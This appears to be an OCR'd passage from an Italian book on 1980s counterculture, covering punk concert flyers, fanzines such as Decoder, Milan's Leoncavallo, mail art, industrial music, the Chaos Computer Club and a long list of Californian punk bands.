IL GOVERNO NON HA SAPUTO E NON HA VOLUTO EVITARE DI RIGETTARE LE MASSE POVERE PER STRADA: CONTEMPORANEAMENTE HA VIETATO E FACCIATO DI CRIMINALE LA CULTURA DELLA STRADA.

- Illustrazione tratta da un volantino di un concerto di gruppi punk italiani. 1984. La Spezia. Italia.

CONCERTO
18 feb.84 SALA DANTE
ORE 15
M. GOLDSTEIN
ON STAGE
DISCOPIA
FALLOUT
DA LUCCA:
WAR
PEGGIO NNX
DA FIRENZE:
+
DA PISA:
CHEETAH CHROME
CRASH

BUONA PARTE DELLA CULTURA DELL'OPPOSIZIONE DI QUESTO SECOLO NON È STATO ALTRO CHE UNA LOTTA SULLA DEFINIZIONE DI LEGALITÀ DELLA CULTURA DELLA STRADA CONTRO CHI CERCAVA DI DICHIARARE LEGALE SOLO LA CULTURA DEL PALAZZO.

"...Più la nostra cultura diventa burocratica, e più il 'successo' di un artista deve iniziare a essere visto come la nostra abilità a resistere a quel processo di istituzionalizzazione che ci deruba dell'opportunità di prenderci una responsabilità personale del significato di ciò che facciamo. E' in questo senso che l'arte è intrinsecamente politica". (J. Kosuth, 1980)

NON È EFFETTIVAMENTE MOLTO INTERESSANTE STUDIARE L'EVOLVERSI DEI LINGUAGGI ARTISTICI USATI DALLE DIFFERENTI AVANGUARDIE DI QUESTO SECOLO, QUANTO IL CAPIRE QUALE SIA STATO IL GRADO DI VITTORIA OTTENUTA DA QUESTI MOVIMENTI NELL'APERTURA DEL SENSO COMUNE SUI CONFINI TRA LEGALITÀ E ILLEGALITÀ.

E' in questa direzione che molta gente ha cercato di fare cultura negli anni ottanta, così come nei periodi precedenti, ed è forse per tali motivi che è rimasta nella più completa anonimità.
Se dunque qualche 'folle' scrittore dei muri degli anni settanta è stato inserito nella legalità al momento in cui è entrato a far parte del giro degli 'artisti', la quasi totalità dei graffitisti americani degli anni settanta o di quelli mondiali degli anni ottanta sono stati definiti criminali o teppisti. Uno degli svariati spazi alternativi, centri sociali, o gallerie d'arte underground che hanno dovuto vivere gli anni ottanta con addosso l'etichetta di criminale è stato lo spazio milanese Leoncavallo. Sgomberato e semidistrutto 'illegalmente' con la forza dalla polizia nell'estate del 1989, il Leoncavallo è stato un luogo di crescita di alcuni dei gruppi alternativi tra i più attivi in Italia negli anni '80. Intorno al Leoncavallo, all'Helter Skelter e al Virus (importante luogo d'incontro del clima alternativo e punk milanese) si sviluppano le fanzine Amen e Decoder, entrambe interessate alle potenzialità sovversive dei nuovi mezzi di informazione. Sarà la Shake Edizioni (casa editrice indipendente creata dal gruppo di Decoder) a produrre la prima antologia italiana di testi sul fenomeno del Cyberpunk (1990). Da questa antologia e da alcuni numeri della rivista Decoder proviene buona parte delle informazioni presenti in questo libro sul fenomeno del Cyberpunk. La fanzine Decoder nasce nel 1987 e si caratterizza subito come il nuovo principale punto di incontro italiano per chi è interessato a usare le nuove tecnologie video e informatiche per fare ostruzionismo, antagonismo e controcultura. Sia Decoder che Amen sono un nodo fondamentale di una rete di contatti che si sta sviluppando nel territorio italiano da parte dei vari centri sociali e spazi alternativi. Scopro il numero uno di Decoder alla libreria La Calusca a Milano all'inizio del 1989; La Calusca era una splendida fonte di materiale alternativo

ora purtroppo chiusa; così come è chiusa Sole Rosso (Firenze), o così come si trova sempre meno materiale artistico interessante al Centro Di (Firenze), punto di distribuzione fornitissimo, negli anni precedenti, di materiale artistico radicale e introvabile.

Accanto al Centro Di, e temporalmente a cavallo tra la metà degli anni settanta e l'inizio degli ottanta, ha avuto sede lo spazio alternativo (sicuramente in questo caso la definizione di spazio alternativo indica qualcosa di diverso rispetto alle altre indicazioni di spazio alternativo presenti nel libro) ZONA. Dentro Zona hanno lavorato diversi artisti fiorentini e non, che si sono impegnati criticamente, fin dagli anni sessanta, dentro e fuori il sistema dell'arte ufficiale. Marino Vismara, uno degli artisti del gruppo, fu l'autore di un'azione urbana che vide l'installazione di una serie di falsi cartelli segnaletici in giro per le strade fiorentine; cartelli che guidavano l'ipotetico autista verso l'ipotetico luogo (l'ex-Galileo a Rifredi) dove dovrebbe sorgere (secondo un progetto oramai ventennale del comune fiorentino) il museo di arte contemporanea.

Un'altro punto di distribuzione interessante è stata la galleria Primo Piano a Roma; galleria dove comunque, oltre a quelli attuali, ancora si può trovare una discreta distribuzione di cataloghi e libri d'arte degli anni sessanta-settanta. E' un luogo in cui, all'inizio dell'ottanta, trovai nientemeno che lo Xerox Book, uno dei primi esempi di libro concettuale (1968), oltre che di libro d'artista realizzato interamente con una macchina fotocopiatrice.

Esperto del mezzo xerografico e collaboratore di Decoder è anche Vittore Baroni, uno dei più assidui teorici e fautori di mail art negli anni ottanta in Italia e un po' dovunque nel mondo. Il progetto di Ethereal Open Network di Baroni, come unione universale delle pratiche alternative e come dimostrazione che "...la resistenza non ha mai cessato, cambia semplicemente i vestiti di tanto in tanto" (V. Baroni), è qualcosa a cui mi sento molto vicino, anche se i miei sforzi si indirizzano su strade leggermente diverse. E', credo, un'idea base per molti di coloro a cui preme un urgente bisogno di libertà collettive, non solo individuali. Gli anni '80 sono, comunque, a mio avviso, una dimostrazione di come anche le pratiche individuali o le battaglie per le libertà individuali, possano modificare in positivo e influire sulla struttura sociale. In altre parole possano rendersi utili per l'intera collettività. Non è esistito a mio avviso, negli anni '80, un 'Movimento', ma questo non significa che non siano esistiti dei 'movimenti' collettivi o individuali che hanno lottato per risolvere i problemi sociali. E questo è sicuramente diverso dall'affermazione 'ufficiale', che è oramai divenuta un luogo comune, per la quale gli anni '80 sarebbero stati caratterizzati da un disinteresse diffuso verso tali problematiche sociali e da un interesse esclusivo per i fatti propri. A mio avviso, anche chi ha portato avanti questa bandiera individuale, all'interno dei movimenti alternativi, l'ha fatto per cercare, comunque, di risolvere dei problemi sociali specifici; dei problemi propri, o comunque legati alla sfera individuale, ma che, in fin dei conti, erano sempre collegati a una limitazione imposta dall'alto delle libertà individuali.Dunque,

ANCHE SE SI LOTTAVA PER RISOLVERE I PROPRI PROBLEMI, SI CONTINUAVA COMUNQUE A LOTTARE.

E questo lottare individuale, o in piccoli gruppi, o in reti collegate di piccoli gruppi, ha avuto un effetto di risonanza verso quella sfera sociale più sensibile a tali problematiche. Non era, come ci vorrebbero far credere, solo un movimento diffuso di yuppies o cretini interessati solo a fare public relation e spettacolo della propria creatività. Sono esistiti anche quelli, ma sono stati costantemente emarginati da chi lottava 'realmente' per degli ideali democratici.

La proliferazione massiccia di mail-artisti e di fanzine, musicali e non, più o meno individuali, è una caratteristica dell'ultimo decennio. Considerate ufficialmente come atti artistici grazie a delle operazioni dada, le opere di mail-art hanno una nuova esplosione negli anni '60 grazie, tra gli altri, al movimento fluxus, a personaggi come George Maciunas o Dick Higgins o altri assidui esploratori di tale mezzo comunicativo. Sempre negli anni '60 nascono le prime fanzine underground decisamente indirizzate verso le poetiche yippies e le frontiere inesplorate della psichedelia. Intorno al fenomeno della psichedelia ruotano molte band musicali del periodo. Dall'influsso di tale musica così come del rock'n roll anni '50 nascono molte delle band che graviteranno intorno al CBGB locale storico del punk New Yorkese nato negli anni settanta e centro di attenzione durante gli ottanta. Dal CBGB passano i D.R.I., i Germs, i D.O.A., i Flipper, i Circle Jerks e molti altri gruppi, americani e non. Sempre nella zona del CBGB nascono decine di locali o spazi alternativi dove ogni sera si può, a seconda del luogo, ascoltare musica, readings, vedere performance, danza, e ascoltare teorizzazioni e spettacoli di omosessuali, lesbiche, femministe, dichiarazioni politiche o semplicemente bere e parlare. Tra questi il Mudd club, il Pyramid club, il Performance Space 122, il Life Cafè, o i più recenti Knitting Factory, Continental Divide, Downtown Beirut II.

Un clima analogo si respira anche a San Francisco. Nella zona di Haight Ashburry, patria del movimento Yippies storico, ora si può ascoltare (in locali come I-Beam, Nightbreak, e altri) musica reggae, rap, punk, industriale; comprare dischi e fanzine nella sede della Rough Trade o, spostandosi in Valencia Street, da Epicenter Zone, dove ha anche sede la Black-List (fanzine che raccoglie un elenco costantemente aggiornato del materiale prodotto dal clima underground più o meno politicizzato internazionale). Sempre nelle librerie di Haight Ashbury si possono trovare le copie di Re-Search, rivista nata sotto forma di fanzine con il nome Search and Destroy, e ora elegante mezzo di presentazione, tra le altre cose, dei fenomeni devianti, sperimentali, e delle ricerche mistico-underground di personaggi come Genesis P. Orridge e i Throbbing Gristle. Dopo alcune esperienze negli anni settanta con il gruppo Coum di happening legati all'ambiente della Body-Art e al Concettuale, G. P. Orridge fonda uno dei primissimi gruppi di musica Industriale, i Throbbing Gristle (1978). La musica Industriale è un genere musicale che prosegue solo per certi aspetti un filone di ricerca legata alla rumoristica elettronica e che dagli esperimenti futuristi di Russolo, passa attraverso gli esperimenti di musica elettronica negli anni '40-'50. Il grado di successo di tale genere si può riscontrare più che altro dal fiorire, intorno alla metà degli anni ottanta, di un discreto numero di gruppi, musicali e non, che hanno 'praticato' tale

- Illustrazione tratta dalla copertina della fanzine REBEL SOUL, Autunno, 1984, Bari, Italia.

REBEL SOUL

FANZINE REGGAE. BARI, AUTUNNO 1984.

SPECIALE RASTAFARI
RECENSIONE DISCHI
ITAL FOOD

CONCERKO POSSEE
RICETTE VEGETARIANE
NOTIZIE E IMMAGINI

idea musicale. Questa 'pratica' del fare musica è stata forse maggiore rispetto all'ascolto di tali esperienze sonore, che è stato, a mio avviso, in qualche modo poco realizzato, a causa forse anche della complicità dei DJ di radio e locali che raramente si sentivano di fare ascoltare un genere di musica così poco 'ballabile' e 'allegro', almeno secondo l'interpretazione che il gusto comune da a tale termine.

Controradio, la radio alternativa fiorentina per antonomasia, è stata un buon esempio di compromesso tra generi musicali e culturali in generale, le cui concessioni su certi campi ne hanno permesso non solo la sopravvivenza, ma anche la possibilità, assolutamente rara da parte di una struttura 'ufficializzata', di avere un certo peso positivo di influenza sul sociale e di dare voce, per quanto è stato voluto e per quanto fosse possibile, al clima più clandestino e sicuramente più radicale e ribelle.

Il progetto Throbbing Gristle, è un passo avanti nello sviluppo di un clima di idee critico verso il potere di controllo dei vari media della comunicazione; è anche in tale clima che troverà un nuovo sviluppo l'idea di 'uso' dei mezzi di comunicazione tecnologici per operazioni sotterranee di controcultura. All'inizio degli ottanta G. P. Orridge fonda il gruppo Psichic TV, che fa parte di un progetto mistico più ampio al quale ha dato il nome di 'Tempio della gioventù psichica', con numerosi riferimenti all'anticristo così come alla comunicazione subliminale. I dischi degli Psichic TV si trovano anche da 'AMOK' a Los Angeles. Amok è un vero paradiso per chi vuole leggere la produzione cartacea dei vari generi culturali alternativi degli ultimi anni e i manuali per imparare le tecniche di tali pratiche. Da Amok si possono trovare le produzioni della Loompanics Unlimited (una casa editrice underground specializzata, anche, in pubblicazioni che svelano i modi per sfruttare clandestinamente le nuove tecnologie dell'informazione), le migliori antologie Splatter, e i seguenti settori di interesse: Control (Chomsky, Malcom X, Situationist, ...), Exotica, Mayhemayhem (Murder can Be Fun, Torture, ...), Natas (K. Anger, Voodoo, ...), Neuropolitics (T. Leary, ...), Orgone (AIDS, Flash Video, Nudist, Body Manipulation, Wilhelm Reich, ...), Parallax (Gnosis, JFK, ...), Pulps (Cyberpunk, Hard-boiled, Spicy Detective, ...), R&D (Strange, Heinz Pagels, Sourcebook Project, UFO, ...), Scratch 'N' Sniff (3-D, Comix, Andy Warhol), Sensory Deprivation (André Breton, Jean Cocteau, George Grosz, Re-Search, Orson Welles, ...), Sleaze (Porno, John Waters, ...), Tactics (How to Kill, Radio, ...). Certo tipo di stampa potrebbe essere per alcuni versi paragonato ai manualetti che hanno invaso gli anni '70 con titoli che tuonavano qualcosa di simile a 'Guida all'esproprio dei grandi magazzini' o 'Come farsi una bomba molotov', etc.

Certi virus informatici sono, e vengono effettivamente denominati, bombe per il loro grado di distruzione non solo di software, ma anche di attrezzature hardware. Il Chaos Computer Club di Amburgo è uno dei gruppi internazionali più attivi dall'inizio degli ottanta nell'uso antagonista delle pratiche hackers. La definizione di hacker è ampia e purtroppo, ma era ovvio, comprende anche quella di criminale. Normalmente viene definito con questo termine chiunque si introduca clandestinamente in un sistema informatico o elettronico evitando un contatto fisico vero e proprio con il sistema. Normalmente non viene fatta distinzione tra chi sfrutta le strategie

telematiche degli hacker per fare i propri interessi (chi in pratica riesce ad arricchirsi rubando nelle banche o vendendo le informazioni che riesce a sottrarre) e chi invece cerca di usarle per costruire un nuovo sistema democratico di comunicazione o per combattere i luoghi del potere dell'informazione. Io sostengo pienamente gli ideali di queste ultime due categorie; una specialità questa del Chaos Computer Club, che nella metà degli anni '80 riesce a far parzialmente fallire il progetto di posta elettronica del governo tedesco, dimostrando le effettive possiblità di controllo e di accesso alle informazioni private che chi gestiva tale progetto possiede. Dimostrazioni pubbliche di questo tipo sono in qualche modo paragonabili ai lavori di un certo concettuale politico negli anni '60, che riusciva a dimostrare, anche con operazioni pubbliche nelle strade, il potere di manipolazione e controllo che si può avere sull'informazione semplicemente possedendo il diritto di gestire e presentare l'informazione stessa. L'analisi del linguaggio, in relazione a un uso pilotato dell'informazione e della comunicazione è stato l'elemento più interessante e meno documentato di tutto il movimento concettuale storico. Sono stati versati fiumi di inchiostro sugli pseudo-problemi filosofici di auto-referenzialità e tautologicità del linguaggio. Molto viene ancora oggi detto. Allo stesso modo in cui, quando vengono analizzati i messaggi della Holzer, si parla di come il linguaggio della pubblicità è entrato dentro il linguaggio dell'arte, e non si parla invece di come si può usare le tecniche della pubblicità e dell'arte per fare politica nelle strade. Un'ottimo punto di distribuzione per libri e riviste d'arte politicizzate è Printed Matter a New York, che lavora in stretta collaborazione con la Franklin Furnace Foundation (un archivio con oltre 20.000 libri d'artista). Nata negli anni '70 la libreria Printed Matter ha da sempre raccolto e distribuito materiale come la fanzine Art-Rite, la riviste Art & Language, Bomb, Cover, East village Eyes, High Performance, Live, Real Life, Upfront, World War, così come i testi di Maciunas, Kaprov, Barry, Hendricks, Haacke, ... Un'altra libreria molto interessante a New York è Saint Mark's Bookshop. Non così specifica sull'ambiente artistico, raccoglie però il materiale alternativo più interessante dei più svariati generi culturali: dalla musica alla politica, alla fantascienza, alla letteratura, all'arte stessa. In questa libreria si possono trovare gli ultimi numeri delle riviste di ambiente Hacker: '2600', 'Whole Earth Review', 'Mondo 2000'; le fanzine musicali 'Maximum Rock'n Roll', 'Flip Side', 'Forced Exposure', 'Sound Choice', o la fanzine delle fanzine: 'Factsheet Five' (un elenco costantemente aggiornato e fornitissimo di ogni genere di produzione cartacea e non alternativa). Si possono trovare inoltre raccolte di testi situazionisti, anarchici, o i libri di William Gibson e anche 'Mirrorshades' l'antologia del Cyberpunk fantascientifico di Bruce Sterling. I testi di Prigogine, Quine, Searle, o raccolte di scrittori impegnati come Alan Moore. Per chi adora i fumetti invece esiste il negozio 'Forbidden Planet', mentre per i dischi 'St. Mark's Sounds', 'Visionary Records', 'Vital Music Records', 'Second Coming Records', 'Sounds', 'See Hear', 'Rocks In Your Head', 'Vynil Mania', 'Lunch For Ears', ...

In molte delle librerie delle grandi città americane, si possono trovare varie riviste sul tema dei diritti e della liberazione sessuale; un argomento questo caro al deputato Ilona Staller, in arte 'Cicciolina', che è riuscita negli anni '80 a portare avanti le sue idee di liberazione sfruttando

• Lot 6 • Low Number • Jack Mack & [illegible]
Richard Mars • Mature Adults • The Mau-Maus • Mentors • Mertz • M I A • Micro Mastadons • Middleclass •
Midnight Museum • M.D.C. (Millions of Dead Cops) • Mindsweeper • Minimal Man • Minority • The Minutemen •
Mr. Clean • Mr. E. & the Necromantics • Mnemonic Devices • Modern Torture • Modern Warfare • Momo • Mods •
Mary Monday • The Mondellos • Monitor • Mood of Defiance • Motels • Motive • Mumbles • Mummers &
Poppers • Mumps • The Mutants • MX 80 • Naked City • Naked Lady Wrestlers • Name • Naughty Sweeties •
Needles & Pins • Negative Trend • Negativland • Hal Negro & the Satin Tones • The Neighbors • Neon • The
Nerves • Nervous Gender • Neutrinoz • New Boots • New Critics • New Marines • New West • Nig-Hiest •
Nightmare • No Alternative • No Crisis • Noh Mercy • No Imagination • The Noise • Non • No Sisters • No Strife •
Novak • The Nubs • Nuclear Valdez • Nu Kats • Null & Void • Nu Models • The Nuns • Odd Squad • Offs • Oingo
Boingo • Omelets • 100 Flowers • (On The Rag) • Orchids • Others • Our Daughters Wedding • Outer Circle •
The Outfits • The Outsiders • Overkill • Pale Imitations • Pariah • Passions • Patriotic Shock • Paul is Dead •
Pearl Harbor & the Explosions • Peer Group • The Penetrators • Permanent Wave • Peter Bilt & the Expressions •
Peter & Peter Peterson • Phast Phreddie & the Pro[illegible] • Phranc • Pink Section • Plague • Planet of Toys • Plan
9 • PLH • Plimsouls • The Plugz • Poor Boys • The Pop • Prefix • Pricilla B. • The Prisoners • Programme •
Psychopathic Electricians • Psychotic Pineapple • The Puds • The Punts • The Pushups • Questions • The
Quick • Radiators • Rads • Rain of Terror • Ralph Phero & the Twitchers • Randoms • Raul & the Infidels •
Rayonics • Reactionaries • Readymades • Real Music • The Realtors • Rebel Truth • Red Asphalt • Red Brigade
• Redd Kross • Red Pencils • Red Scare • Red Wedding • Red Zone • Regime • Renaldo & the Loaf • Renegades •
The Rentz • The Residents • Revenge • RF 7 • Rhino 37 • Ribsy • Rik L Rik • Rockadiles • Roid Rogers & the
Twrilling Buttcherries • Romeo Void • Rotters • Rox • The Runaways • The Runs • Runts • RYOT • Saccharine
Trust • Saigon • Saints • Norman Salant • Salvation Army • Savage • Savage Republic • Scapegoats • Scarlet
Harlott • The Scientists • The Schematics • Screamers • S.E.C. • Secret Hate • Seditionary • See Spot • Seizure
• Session • Several Pamulas • Sex Sick • Shadow Minstrels • Shakers • Shakin Street • Sharp • Shashi •
Shattered Faith • Shieks of Shake • Shock • The Shitheads • Shut-Up • The Silencers • Silhouette • Silver
Chalice • Silvetone • Simpletones • Sin 34 • The Situations • Six O'Clock News • Skin • Skin Head Army • The
Skrewz • The Skulls • The Slashers • Sleepers • The Slivers • Slow Children • The Smog Marines • The Snails •
Snakefinger • Snuky Tate • Social Dismay • Social Distortion • Social Task • Social Unrest • Society Dog • Soul
Rebels • Space Trash • Sparks • Spazz Attack • Spectators • The Speed Queens • The Spikes • Splinter •
Spitting Teeth • Spoilers • Sponges • Spys • Spy vs. Spy • Square Cools • Squares • The Stains • S.S.I. •
Standbys • Stars • Static Picnic • Stepmothers • Stereo • Stingers • Sting Rays • Stiv Bators • The Strain •
Strap-On Dicks • Strict ID's • Suburban Lawns • Suburbs • Suicidal Tendencies • Sudden Fun • Sue Saad & the
Next • Super Heroines • Surface Music • Surf Punks • Survivors • S.V.T. • Symbol 6 • The Symptoms • Larry
Talbot • The Tanks • Tantrum • Tao Chemical • Target 13 • Tattooed Vegetables • Tazmanian Devils • Teenage
Love • Tenants • Textones • Thriller • Thus • Tickets • Tiki Club • Times 5 • Timmy • Titans • Toiling Midgets •
The Tokyos • Tuxedo Moon • Tongue Avulsion • Too Bad • The Tools • Top Jimmy & the Rhythm Pigs • Toxic Era
• Toxic Shocks • T.S.O.L. (True Sounds of Liberty) • Tupelo Chain Sex • 20 20 • The Twinkeys • Twisted Roots •
Twotones • 2 2 • The Three O'Clock • Ugh-Ahhh-Ooo • Ultra Sheen • The Undead • Unaware • The
Undertakers • Units • Unit 3 with Venus • The Unknowns • Unnamed Tribe • Uns • The Upbeat • Urban Assault •
Urban Leisure • Urban Grillas • The Urge • The Urinals • UXA • UXB • Vacant • Valkays • Vandals • Varve •
Vegetables from Mars • Velveeta Underground • Vengeance • Venus & the Razor Blades • Venus & Unit 3 • Verbs
• The Verves • Vice Squad • Vicious Circle • The Vidiots • The V I P's • Visitors • The VKTMS • Voice Farm • VOM
• Voodoo Church • Vox Pop • VSD • Wall of Voodoo • War Diary • War Zone • Wasp Women • Wasted Youth •
Weasels • The Web • Weirdos • Johanna Wort • Western Heroes • Whippets • Whipping Boy • Why Not • The
Wild • Wild Cat Crew • Wild Combo • Wild Kingdom • Wild Remain • Wild Women of Borneo • Willys •
Wolverines • Woundz • The Winds • X • X-Dreamists • X-[illegible] • X-Mas Eve • X-Ray Dog • X-Ray Ted • Xstrems •
The Xterminators • You • Young Alcoholics • Young Pion[illegible] • Youth Brigade • Youth Gone Mad • Yvonnes • Earl
Zero & Cornerstone • Zero Population Growth • [illegible] • Zik • Zoogz Rift •

Abandoned • Ace & the Eights • Adolescents • Adore O'Hare • Aerobic Death • Afflicted • Africa Corps • After Image • Age of Consent • Aggression • Agent Orange • Airheads • A.K.A. • Alcoholics • Alice Bag Band • The Aliens • Jo Allen & the Shapes • The Alleycats • Alter Boys • Amputees • The Angry Samoans • Animal Things • Anti • Antibodies • Antisocial • Aphotic Culture • Appliances • Arsenal • Art J. & the Gold Cups • The Atoms • Attachments • Authorities • Avalon Boulevard • The Avengers • Axum • Baby Buddha • Back Stage Pass • Bad Actor • Bad Religion • The Bags • Balls • Bangs • Barbie & Ken • Barnes & Barnes • Barry Beam • Basic Black • Basic Values • Battalion of Saints • Bay of Pigs • Beachy and the Beach Nuts • Beat • Beans • The Beat • Belfast Cowboys • B.E.M. • Benedict Arnold & the Traitors • Bent • Berlin • The Berlin Brats • The Big • The Big Race • Bi-Products • Black Flag • Black Humor • Black Randy • The Blades • Stu Blank • The Blasters • The Blitz • The Blok • The Blowdryers • Blue Herpes • Blunders • Bob • Boneheads • Born Ready • Box Boys • Boy's Life • B People • Brainiacs • The Brat • Breakout • Brothel Creepers • Bucks • Burning Sensations • Busboys • Bus Stop • Butch • Cage • Cambodian Kids • Ray Campi & Rockabilly Rebels • Capital Punishment • Cardiac Club • Cardiac Kidz • Caribbean High Life • Carlos & the World • Jim Carroll Band • Carter Miller Band • Castration Squad • Catholic Discipline • Caustic Cause • Monte Cazazza • C'est La Guerre • C.F. Players • Cha Cha Billy • CH 3 • Cheek • The Chiefs • The Child Molesters • Child's Portion • China White • Christian Death • Choice • Choir Invisible • Chrome • Chrome Dinette • Church • Church Police • Cipher • Circle One • Circle Jerks • Circuit Breakers • Clams Casino & His Orchestra • Claude Coma & the I.V.'s • Code Blue • Code of Honor • Color TV • Confessions • Conservatives • The Contractions • The Controllers • Cosmetics • Cowboys • Crawdaddys • Cretones • Crime • The Crowd • Crown of Thorns • Crucifix • Curb Feelers • Daily Planet • Dani & the Donuts • Das Blok • Dawts • The Dead Beats • Dead Hippie • Dead End Kids • Dead Kennedys • Dead Lennons • Dead Pledge • Deadly Reign • Debt of Nature • Decadents • Deep 6 • Delusions • Demented Youth • Deprogrammers • The Descendents • The Detours • Deviation Social • D.I. • The D.I.s • The Dinosaurs • Dyan Diamond • The Dicks • Dickheads • The Dictators • Diddly Bops • Diesels • The Dils • The Dinettes • Disability • Discord • Dishrags • The Disposals • DFX-2 • Jane Doe • Iron Dogmatic & the Beauty Killers • The Dogs • Domino Theory • Don'ts • Donuts • Doo-Doodettes • Dream Syndicate • The Drivers • The Droogs • The Earthlings • The Earwigs • Easybeat • Eazy Teeth • Eddie & the Subtitles • 84 Rooms • The Electrics • Elements of Style • Rick Elias Band • Ella & the Blacks • Elvis Las Vegas & the One Armed Bandits • The Enemy • Executioner • Exploding Pintos • Exposure • The Exterminators • The Extremes • Eye Protection • The Eyes • Factrix • The Falcons • Fall of Christianity • False Alarm • False Idols • Fang • The Farmers • Fast Floyd & His Famous Firebirds • Fat & Fucked-Up • Fear • Fender Buddies • Fibonaccis • 5th Column • Fillmore Struts • The Flames • Flaming Groovies • Flap • The Fleshapoid • Freshcaters • Flipper • The Flyboys • The Flys • 45 Grave • Four Eyes • Frankie Blue • Free Beer • Fried Abortions • Frigidettes • Frisco Waste • The Front • Frozen Beauties • Fuck Ups • Fun Addicts • Funeral • Funkionaires • Furys • F word • The Gears • The Germs • German Shepards • Geza X & the Mommy Men • Ghost Dance • Ghosts • The Ghouls • Alex Gibson • Girls at Gunpoint • Girl Scoutz • Gleaming Spires • Gnat Music • Gob Shite • GOD • The Go Go's • Golden Dragon • Good Samaritans • Grand Mal • Grand Ma Zuncinni & the Postmortem Erections • Great Buildings • Green on Red • Grim Reality • Gyrations • Gun Club • Half-Church • Half Nelson • Hammer Slag • Harvey • The Hated • The Hebe Geebees • Hellations • The Hesitations • Hey Taxi • Hitmakers • Holly & the Italians • Hoovers • The Hostages • Human Hands • The Humans • Husker Du • Frank Hyming • IDs • Los Illegales • Impatient Youth • The Imperial Dogs • Impostors • Indoor Life • Inflatible Boy Clams • The Injections • Instamonds • Insults • Intensified Chaos • Interpol • Invasions • Invertibrates • Ionics • Ivy & the Eaters • Jah Love • Jans • Jews from the Valley • J.I.A. (Justice in America) • JJ 180 • Jo Allen & the Shapes • Joe City & the Nightcrawlers • Johnny Coathanger & the Abortions • Johnnies • Juju Hounds • Juvenil Justice • Karnage • Kats • Keene White • Kenny Kotex & the Killer Tampons • K.G.B. • Kid Courage • Killjoy • Kim Kommet • The Klan • Kleptos • Knuke the Knack • Kommunity F.K. • L.A. Dreamers • Lady Larue • Land Pirahna • Lassie Go Fuck • The Last • Layers of Scum • Max Lazar • Dennis C. Lee & the Living Daylights • Le Forte Four • Legal Weapon • Lennonberger • Lesbian Strike Force • Leila & the Snakes • The Lewd • Levi & the Rockats • Liars • The Limit • Little Death • Little Itch • Living Abortions

- Elenco di gruppi musicali punk e new wave dell'area californiana. Illustrazione tratta da HARDCORE CALIFORNIA: A HISTORY OF PUNK AND NEW WAVE, di P. Belsito e B. Davis, Last Gasp Ed., 1983, San Francisco, USA.


i più disparati ambienti; dalla politica all'arte, alle riviste di satira, oltre che alle classiche riviste pornografiche. Ilona Staller è così riuscita a distribuire ampiamente idee e fatti tradizionalmente tabù o abitualmente presentati in modo indiretto. Il personaggio Ilona Staller resta comunque per me di difficile collocazione, come ho detto per M. Bidlo, in quanto non si capisce bene se i compromessi concessi da questo tipo di personaggi siano qualcosa che fa comodo al sociale o, più semplicemente, ai propri interessi personali. Dell'ultimo tipo sembrano infatti essere le azioni di Cicciolina insieme a Jeff Koons, e sono decisamente ambigue le sue prese di posizione sul Golfo.

L'IDEA DI SFRUTTARE UN GENERE CULTURALE PER DIFFONDERE LE PROPRIE IDEE POLITICHE È STATO UN ESPEDIENTE USATO NEI DIFFERENTI SECOLI IN AMBIENTI DISPARATI COME LA FILOSOFIA, LA LETTERATURA, LA RELIGIONE, LA MUSICA, ETC.

